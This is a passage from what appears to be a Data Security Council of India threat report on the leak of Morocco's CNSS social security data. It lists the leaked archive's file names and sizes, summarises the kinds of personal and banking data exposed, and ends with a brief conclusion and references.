
🫡 96 👍 73 ❤️ 52 🔥 20 👏 18 🖕 16 👎 12 ❤️‍🔥 9


Details of Data Leak

The data was in a 7z archive containing a timestamp from 29 November, 2024. It is not sure that attack happened on that date or not; the attacker may not have wished to publish the leak earlier to gain benefit from it but later decided to leak it.



Name	Size	Type	Modified
ATTESTATIONS SALARIES DECLARES	6.3 GB	Folder	29 November 2024, 14:00
ADHERENTS.csv	337.5 MB	CSV document	08 April 2025, 00:45
SALARIES.csv	277.3 MB	CSV document	08 April 2025, 02:02





Citizens' passport, emails, salaries and banking information was disclosed. Some government officials details representing multiple government agencies were identified in the leak. It creates a huge risk for foreign companies operating in the country as some EU-based companies were also identified in the leaked data.

Conclusion

The CNSS-related situation highlights the growing challenges of Morocco's cybersecurity, particularly as cybercriminals are more refined in tactics. It emphasizes the need for national and individual vigilance to protect sensitive information from cyber threats.

References

1. *https://www.cybereason.com/blog/threat-analysis-rise-of-lummastealer*
2. *https://www.cybereason.com/blog/threat-analysis-lummastealer-2.0*
3. *https://www.resecurity.com/blog/article/cybercriminals-attacked-national-social-security-fund-of-morocco-millions-of-digital-identities-at-risk-of-data-breach*

ABOUT DSCI

Data Security Council of India (DSCI) is a not-for-profit, industry body on data protection in India, set up by Nasscom, committed to making cyberspace safe, secure, and trusted by establishing best practices, standards and initiatives in cybersecurity and privacy. DSCI works together with the Government and their agencies, law enforcement agencies, industry sectors including IT-BPM, BFSI, Telecom, industry associations, data protection authorities and think tanks for public advocacy, thought leadership, capacity building and outreach initiatives.

Data Security Council of India
4th Floor, Nasscom Campus, Plot No. 7-10, Sector 126, Noida, UP-201303

data-security-council-of-india/ DSCI_Connect dsci.connect

dsci.connect dscivideo security chips